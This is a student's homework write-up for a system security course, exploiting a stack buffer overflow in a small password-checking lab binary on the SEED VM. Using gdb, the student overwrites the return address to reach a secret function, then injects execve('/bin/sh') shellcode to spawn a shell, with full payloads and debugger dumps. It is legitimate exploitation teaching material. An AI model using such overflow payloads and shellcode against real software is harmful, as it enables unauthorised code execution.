

# CSE 523 – System Security

## HW2 - Buffer overflow vulnerability

### 1. What does this program do? (3 points)

---

*MY ANSWER*

---

This program receives a user input and compare it with the 'Falafel' text. If the user input is the same with the 'Falafel', then returns 'Correct password!' or 'Wrong password'.

I've used a decompiler and got the sources like below.

```
int32_t main(int32_t a1, int32_t* a2) {
    struct s0* eax3;
    int32_t v4;
    int32_t v5;
    int32_t eax6;

    eax3 = reinterpret_cast<struct s0*>(reinterpret_cast<int32_t>(__zero_stack_offset()) + 4);
    if (a1 <= 1) {
        v4 = *a2;
        fun_8048390("Usage: %s <password>\n", v4);
        eax3 = fun_80483d0(0, v4);
    }
    v5 = eax3->f4->f4;
    eax6 = getPassword(v5, v4);
    if (!eax6) {
        fun_80483b0("Wrong password!", v4);
    } else {
        fun_80483b0("Correct password!", v4);
    }
    return 0;
}

int32_t getPassword(int32_t a1, int32_t a2) {
    void* ebp3;
    int32_t eax4;
    int32_t eax5;

    ebp3 = reinterpret_cast<void*>(reinterpret_cast<int32_t>(__zero_stack_offset()) - 4);
    fun_80483a0(reinterpret_cast<int32_t>(ebp3) - 42, a1);
    eax4 = fun_8048380(reinterpret_cast<int32_t>(ebp3) - 42, "Falafel");
    if (eax4) {
        eax5 = 0;
    } else {
        eax5 = 1;
    }
    return eax5;
}
```


**2. Why is it vulnerable? Is it protected using one of the countermeasures? Which one(s)?****How do you know? (3 points)**

---


*MY ANSWER*

---

This hw2 program uses strcpy function and try to copy the user input strings into a memory. I think there's no limitation when copying strings, so it is possible to overwrite the user inputs to the stack. I can't see any countermeasures to prevent this problem on development side, but the Seed Linux I'm running on turn on the ASLR by default. I can check it like below. The result is 2 and it means whenever I run programs, the stack address will be changed continuously. I'll turn it off that option to get the same address whenever I execute the program.



```
Terminator
[02/14/22]seed@VM:Byeongchan$ objdump -d hw2 | grep str
08048370 <strcmp@plt-0x10>:
08048380 <strcmp@plt>:
080483a0 <strcpy@plt>:
      8048534:    e8 67 fe ff ff      call    80483a0 <strcpy@plt>
      8048548:    e8 33 fe ff ff      call    8048380 <strcmp@plt>
[02/14/22]seed@VM:Byeongchan$
```



```
Terminator
[02/14/22]seed@VM:Byeongchan$ cat /proc/sys/kernel/randomize_va_space
2
[02/14/22]seed@VM:Byeongchan$
```

3. What is the return address of the vulnerable function? (3 points)

---

*MY ANSWER*

---

The answer is '0x080485af' which is the next address of the 'getPassword' function call.

## Step details

**Step1. run gdb with the 'hw2' program.**

EXECUTE LIKE BELOW

```
[02/13/22]seed@VM:Byeongchan$ gdb -q hw2
```

**Step2. Disassemble the main function.**

EXECUTE LIKE BELOW

```
gdb-peda$ disass main
```

**Step3. Find the next address of the vulnerable function call.**

RESULT OF THIS STEP

In this case, vulnerable function call is the 'getPassword'. Get the next address of the function call.

```
0x080485aa <+72>:call    0x8048524 <getPassword>
```

```
0x080485af <+77>:add     esp,0x10
```

0x080485a1 <+63>:	add	eax,0x4
0x080485a4 <+66>:	mov	eax,DWORD PTR [eax]
0x080485a6 <+68>:	sub	esp,0xc
0x080485a9 <+71>:	push	eax
0x080485aa <+72>:	call	0x8048524 <getPassword>
0x080485af <+77>:	add	esp,0x10
0x080485b2 <+80>:	test	eax,eax
0x080485b4 <+82>:	je	0x80485c8 <main+102>

4. Exploit the program to print the secret message. (10 points for successful exploitation and good documentation of your steps)

---

*MY ANSWER*

---

## Procedure summary

Step1. Get the address of exit function because I will use the address of it to find out where the return address of the getPassword is.

Step2. Find out how many bytes gap do I need to overwrite the return address.

Step3. Get the address of the 'secret\_func'.

Step4. Jump to the secret\_func using all the information I got previous steps.

## Step details

***Step1. Get the address of the exit function because I will use the function to find out where the return address of the getPassword is.***

If I put the 'exit' function address on to the return address position of the getPassword's stack, and then I can exit smoothly without any other segmentation fault.

### EXECUTE LIKE BELOW

```
[02/13/22]seed@VM:Byeongchan$ objdump -D hw2 | grep -B 1 exit
```

```
080483d0 <exit@plt>:
```

```
--
```

```
8048597:      6a 00                push    $0x0
8048599:      e8 32 fe ff ff      call    80483d0 <exit@plt>
```

### RESULT OF THIS STEP

Address of the exit function : 080483d0

***Step2. Find out how many bytes gap do I need to overwrite the return address.***

Try to find the position of the return address. Using simple python inline program to You need to make sure the input number on the inline command.

### EXECUTE LIKE BELOW

```
./hw2 $(python -c "print '\xAA'*46 + '\xd0\x83\x04\x08'")
```

**RESULT OF THIS STEP**

I got the N number when I tried 46.

```

[02/13/22]seed@VM:Byeongchan$ objdump -D hw2 | grep -B 1 exit
0000000000000000 <exit@plt>:
--
0000000000000000: 6a 00          push    $0x0
0000000000000000: e8 32 fe ff ff call    0000000000000000 <exit@plt>
[02/13/22]seed@VM:Byeongchan$ ./hw2 $(python -c "print '\xAA'*42 + '\xd0\x83\x04\x08'")
Segmentation fault
[02/13/22]seed@VM:Byeongchan$ ./hw2 $(python -c "print '\xAA'*43 + '\xd0\x83\x04\x08'")
Segmentation fault
[02/13/22]seed@VM:Byeongchan$ ./hw2 $(python -c "print '\xAA'*44 + '\xd0\x83\x04\x08'")
Segmentation fault
[02/13/22]seed@VM:Byeongchan$ ./hw2 $(python -c "print '\xAA'*45 + '\xd0\x83\x04\x08'")
Segmentation fault
[02/13/22]seed@VM:Byeongchan$ ./hw2 $(python -c "print '\xAA'*45 + '\xd0\x83\x04\x08'")
Segmentation fault
[02/13/22]seed@VM:Byeongchan$ ./hw2 $(python -c "print '\xAA'*46 + '\xd0\x83\x04\x08'")
[02/13/22]seed@VM:Byeongchan$

```

**Step3. Get the address of the 'secret\_func'.**

Now, I need the address of the 'secret\_func'. Type the 'disass' command on gdb command and I got the address of the 'secret\_func'.

**EXECUTE LIKE BELOW**

```

gdb -q hw2
disass secret_func

```

**RESULT OF THIS STEP**

I got the secret\_func address : 0x080484fb

```

[02/13/22]seed@VM:Byeongchan$ gdb -q hw2
Reading symbols from hw2...(no debugging symbols found)...done.
gdb-peda$ disass secret_func
Dump of assembler code for function secret_func:
0x080484fb <+0>:  push    ebp
0x080484fc <+1>:  mov     ebp,esp
0x080484fe <+3>:  sub     esp,0x8
0x08048501 <+6>:  sub     esp,0xc
0x08048504 <+9>:  push    0x8048670
0x08048509 <+14>: call    0x80483b0 <puts@plt>

```



**Step4. Jump to the secret\_func using all the information I got previous steps.**

Using the same command on Step2 except the return address, run the command like below.

And the address should be the address of the 'secret\_func'

**EXECUTE LIKE BELOW**

```
./hw2 $(python -c "print '\xAA'*46 + '\xfb\x84\x04\x08'")
```

**RESULT OF THIS STEP**

Finally, I jumped to the secret\_func.

```

Terminator
/bin/bash
1 #include <stdio.h>
2 #include <stdlib.h>
/bin/bash
8048597: 6a 00          push    $0x0
8048599: e8 32 fe ff ff  call    80483d0 <exit@plt>
[02/13/22]seed@VM:Byeongchan$ ./hw2 $(python -c "print '\xAA'*42 + '\xd0\x83\x04\x08'")
Segmentation fault
[02/13/22]seed@VM:Byeongchan$ ./hw2 $(python -c "print '\xAA'*43 + '\xd0\x83\x04\x08'")
Segmentation fault
[02/13/22]seed@VM:Byeongchan$ ./hw2 $(python -c "print '\xAA'*44 + '\xd0\x83\x04\x08'")
Segmentation fault
[02/13/22]seed@VM:Byeongchan$ ./hw2 $(python -c "print '\xAA'*45 + '\xd0\x83\x04\x08'")
Segmentation fault
[02/13/22]seed@VM:Byeongchan$ ./hw2 $(python -c "print '\xAA'*45 + '\xd0\x83\x04\x08'")
Segmentation fault
[02/13/22]seed@VM:Byeongchan$ ./hw2 $(python -c "print '\xAA'*46 + '\xd0\x83\x04\x08'")
[02/13/22]seed@VM:Byeongchan$ ./hw2 $(python -c "print '\xAA'*46 + '\xfb\x84\x04\x08'")
The secret message is 'I like coffee'
$

```

a. If successful, you should get a shell. Can you say why? (1 point)

---

*MY ANSWER*

---

In the 'secret\_func', there is source code executing '/bin/sh'.

<pre> 8048501:  sub esp, 0xc 8048504:  push dword 0x8048670 8048509:  call dword 0x80483b0 804850e:  add esp, 0x10 8048511:  sub esp, 0xc 8048514:  push dword 0x8048696 8048519:  call dword 0x80483c0 804851e:  add esp, 0x10 8048521:  nop </pre>	<pre> void secret_func() {     int32_t v1;      fun_80483b0("The secret message is 'I like coffee'", v1);     fun_80483c0("/bin/sh");     return; }  void fun_804864d() {     return; } </pre>
--	--


**b. Exit the shell, what do you see? Why? (3 points)**

---

*My ANSWER*

---

A system fault occurred because it was not a normal function call and there was no previous frame address and previous return address.



```

[02/13/22] seed@VM: Byeongchan$
[02/13/22] seed@VM: Byeongchan$
[02/13/22] seed@VM: Byeongchan$
[02/13/22] seed@VM: Byeongchan$
[02/13/22] seed@VM: Byeongchan$
[02/13/22] seed@VM: Byeongchan$
[02/13/22] seed@VM: Byeongchan$
[02/13/22] seed@VM: Byeongchan$
[02/13/22] seed@VM: Byeongchan$ ./hw2 $(python -c "print '\xAA'*46 + '\xfb\x84\x04\x08'")
The secret message is 'I like coffee'
$ exit
Segmentation fault
[02/13/22] seed@VM: Byeongchan$

```

5. Exploit the program to spawn a new shell using a shellcode. You can use the one provided by the book, or the one we provided in the studio. (10 points for successful exploitation and good documentation of your steps)

---

*MY ANSWER*

---

## Procedure summary

- Step1. Find out break points in the getPassword function
- Step2. Find out the start address of the user input in the getPassword stack.
- Step3. Build the payload.
- Step4. Run 'hw2' with the result from step3
- Step5. Debug 'hw2' with the result from step3 and investigate the result.

## Step details

**Step1. Find out break points in the getPassword function**

---

*MY ANSWER*

---

### EXECUTE LIKE BELOW

After run the gdb -q hw2, disass getPassword

### RESULT OF THIS STEP

There are 2 break points. One is before calling strcpy and the other is calling strcmp.

break \*0x08048534 : before strcpy, break \*0x08048548 : before strcmp

```

(gdb) disass getPassword
Dump of assembler code for function getPassword:
0x08048524 <+0>:    push    %ebp
0x08048525 <+1>:    mov     %esp,%ebp
0x08048527 <+3>:    sub     $0x38,%esp
0x0804852a <+6>:    sub     $0x8,%esp
0x0804852d <+9>:    pushl   0x8(%ebp)
0x08048530 <+12>:   lea     -0x2a(%ebp),%eax
0x08048533 <+15>:   push    %eax
0x08048534 <+16>:   call    0x80483a0 <strcpy@plt>
0x08048539 <+21>:   add     $0x10,%esp
0x0804853c <+24>:   sub     $0x8,%esp
0x0804853f <+27>:   push    $0x804869e
0x08048544 <+32>:   lea     -0x2a(%ebp),%eax
0x08048547 <+35>:   push    %eax
0x08048548 <+36>:   call    0x8048380 <strcmp@plt>
0x0804854d <+41>:   add     $0x10,%esp
0x08048550 <+44>:   test    %eax,%eax
0x08048552 <+46>:   jne     0x804855b <getPassword+55>
0x08048554 <+48>:   mov     $0x1,%eax
  
```



**Step2. Find out the start address of the user input in the getPassword stack.****MY ANSWER**

I will inject meaningless strings into hw2 to find out where the start address of the user input.

**EXECUTE LIKE BELOW**

```
env -i PWD="/home/seed/hw2" SHELL="/bin/bash" SHLV=0 gdb -q /home/seed/hw2/hw2
```

```
unset env LINES
```

```
unset env COLUMNS
```

```
break *0x08048534
```

```
break *0x08048548
```

```
run $( python -c "print '\x90'*46 + '\xaa\xaa\xaa\xaa'" )
```

**RESULT OF THIS STEP**

Start and end address of the input strings: 0xbfffd8e ~ 0xbfffd8b

Address of the return address: 0xbfffd8c

```
Terminator
/bin/bash
[02/14/22]seed@VM:Byeongchan$ env -i PWD="/home/seed/hw2" SHELL="/bin/bash" SHLV
L=0 gdb -q /home/seed/hw2/hw2
Reading symbols from /home/seed/hw2/hw2...(no debugging symbols found)...done.
(gdb) unset env LINES
(gdb) unset env COLUMNS
(gdb) break *0x08048534
Breakpoint 1 at 0x08048534
(gdb) break *0x08048548
Breakpoint 2 at 0x08048548
(gdb) run $( python -c "print '\x90'*46 + '\xaa\xaa\xaa\xaa'" )
Starting program: /home/seed/hw2/hw2 $( python -c "print '\x90'*46 + '\xaa\xaa\
aa\xaa'" )

Breakpoint 1, 0x08048534 in getPassword ()
(gdb) x/32xw $esp
0xbfffd70: 0xbfffd8e      0xbffff8b      0x000000e0      0x00000000
0xbfffd80: 0xb7fff000     0xb7fff918     0xbfffd8a0      0x080482ac
0xbfffd90: 0x00000000     0xbffffe34     0xb7fba000      0xb7eed57
0xbfffd8a0: 0xffffffff     0x0000002f     0xb7e14dc8      0xb7fd6858
0xbfffd8b0: 0x00000001     0x00000800     0xbfffd8e8      0x080485af
0xbfffd8c0: 0xbfffd8b      0x00000000     0xb7e36a50      0x0804863b
0xbfffd8d0: 0x00000002     0xbffffe94     0xbfffd8ea0     0x61048611
0xbfffd8e0: 0xb7fba3dc     0xbffffe00     0x00000000      0xb7e20637
(gdb) c
Continuing.

Breakpoint 2, 0x08048548 in getPassword ()
(gdb) x/32xw $esp
0xbfffd70: 0xbfffd8e      0x0804869e     0x000000e0      0x00000000
0xbfffd80: 0xb7fff000     0xb7fff918     0xbfffd8a0      0x909082ac
0xbfffd90: 0x90909090     0x90909090     0x90909090      0x90909090
0xbfffd8a0: 0x90909090     0x90909090     0x90909090      0x90909090
0xbfffd8b0: 0x90909090     0x90909090     0x90909090      0xaaaaaaaa
0xbfffd8c0: 0xbfffd8c0     0x00000000     0xb7e36a50      0x0804863b
0xbfffd8d0: 0x00000002     0xbffffe94     0xbfffd8ea0     0x61048611
0xbfffd8e0: 0xb7fba3dc     0xbffffe00     0x00000000      0xb7e20637
(gdb)
0xbfffd8f0: 0xb7fba000     0xb7fba000     0x00000000      0xb7e20637
```

**Step3. Build the malicious codes.**

---

*MY ANSWER*

---

Now, I'll build the whole malicious payload and it will be like this

'PAYLOAD' = '<Aligned Shellcode>'+<Safe padding>'+<BUFFER\_START\_ADDRESS>'

**Aligned Shellcode : 24 bytes**

I've used the malicious shellcode from LAB3 and the code is below.

\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80

**Safe padding : 22 bytes**

\x90

**Buffer start address : 0xbffffd8e**

I've noticed that the start address is 0xbffffd8e on the Step2.

**RESULT OF THIS STEP**

**Final payload looks like this:**

\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80  
+ \x90  
+ \x8e\xfd\xff\xbf'

**Step4. Run 'hw2' on command line with the payload from step3**

---

*MY ANSWER*

---

**EXECUTE LIKE BELOW**

```
env -i PWD="/home/seed/hw2" SHELL="/bin/bash" SHLVL=0 /home/seed/hw2/hw2 $( python -c "print  
'\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80'  
'\x90'*22 + '\x8e\xfd\xff\xbf'" ) +
```

**RESULT OF THIS STEP**

I finally got the shell!

```

Terminator
[02/14/22]seed@VM:Byeongchan$ env -i PWD="/home/seed/hw2" SHELL="/bin/bash" SHLV
L=0 /home/seed/hw2/hw2 $( python -c "print '\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68
\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80' + '\x90'*22 + '\x8
e\xfd\xff\xbf'")
$ exit
[02/14/22]seed@VM:Byeongchan$
/bin/bash 80x38

```

**Step5. Run debugger using the payload from the step3 and investigate the result.**

---

*MY ANSWER*

---

I executed like below and I've noticed how the stack has changed before and after the strcpy function called.

**EXECUTE LIKE BELOW**

```
env -i PWD="/home/seed/hw2" SHELL="/bin/bash" SHLV L=0 gdb -q /home/seed/hw2/hw2
```

```
unset env LINES
```

```
unset env COLUMNS
```

```
break *0x08048534
```

```
break *0x08048548
```

```
run $( python -c "print '\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80' + '\x90'*22 + '\x8e\xfd\xff\xbf'")
```

```
x/32xw $esp
```

```
c
```

```
x/32xw $esp
```

## RESULT OF THIS STEP

I can notice 'PAYLOAD' = '<Aligned Shellcode>'+<Safe padding>'+<BUFFER\_START\_ADDRESS>'

Red box: Aligned Shellcode

Blue box: Safe padding

Green box: Start address of the Red box

```

Terminator
/bin/bash
[02/14/22]seed@VM:Byeongchan$ env -i PWD="/home/seed/hw2" SHELL="/bin/bash" SHLV
L=0 gdb -q /home/seed/hw2/hw2
Reading symbols from /home/seed/hw2/hw2...(no debugging symbols found)...done.
(gdb) unset env LINES
(gdb) unset env COLUMNS
(gdb) break *0x08048534
Breakpoint 1 at 0x08048534
(gdb) break *0x08048548
Breakpoint 2 at 0x08048548
<89\xe1\x99\xb0\x0b\xcd\x80' + '\x90'*22 + '\x8e\xfd\xff\xbf'')
Starting program: /home/seed/hw2/hw2 $( python -c "print '\x31\xc0\x50\x68\x2f\x
2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80' + '\
x90'*22 + '\x8e\xfd\xff\xbf'")
Breakpoint 1, 0x08048534 in getPassword ()
(gdb) x/32xw $esp
0xbffffd70: 0xbffffd8e 0xbffff8b 0x000000e0 0x00000000
0xbffffd80: 0xb7fff000 0xb7fff918 0xbffffda0 0x080482ac
0xbffffd90: 0x00000000 0xbffffe34 0xb7fba000 0xb7eed57
0xbffffda0: 0xffffffff 0x0000002f 0xb7e14dc8 0xb7fd6858
0xbffffdb0: 0x00000001 0x00008000 0xbffffde8 0x080485af
0xbffffdc0: 0xbffff8b 0x00800000 0xb7e36a50 0x0804863b
0xbffffdd0: 0x00000002 0xbffffe94 0xbffffea0 0x61048611
0xbffffde0: 0xb7fba3dc 0xbffffe00 0x00000000 0xb7e20637
(gdb) c
Continuing.

Breakpoint 2, 0x08048548 in getPassword ()
(gdb) x/32xw $esp
0xbffffd70: 0xbffffd8e 0x0804869e 0x000000e0 0x00000000
0xbffffd80: 0xb7fff000 0xb7fff918 0xbffffda0 0xc03182ac
0xbffffd90: 0x2f2f6850 0x2f686873 0x896e6962 0x895350e3
0xbffffda0: 0x0bb099e1 0x909080cd 0x90909090 0x90909090
0xbffffdb0: 0x90909090 0x90909090 0x90909090 0xbffffd8e
0xbffffdc0: 0xbfffff00 0x00800000 0xb7e36a50 0x0804863b
0xbffffdd0: 0x00000002 0xbffffe94 0xbffffea0 0x61048611
0xbffffde0: 0xb7fba3dc 0xbffffe00 0x00000000 0xb7e20637
(gdb)

```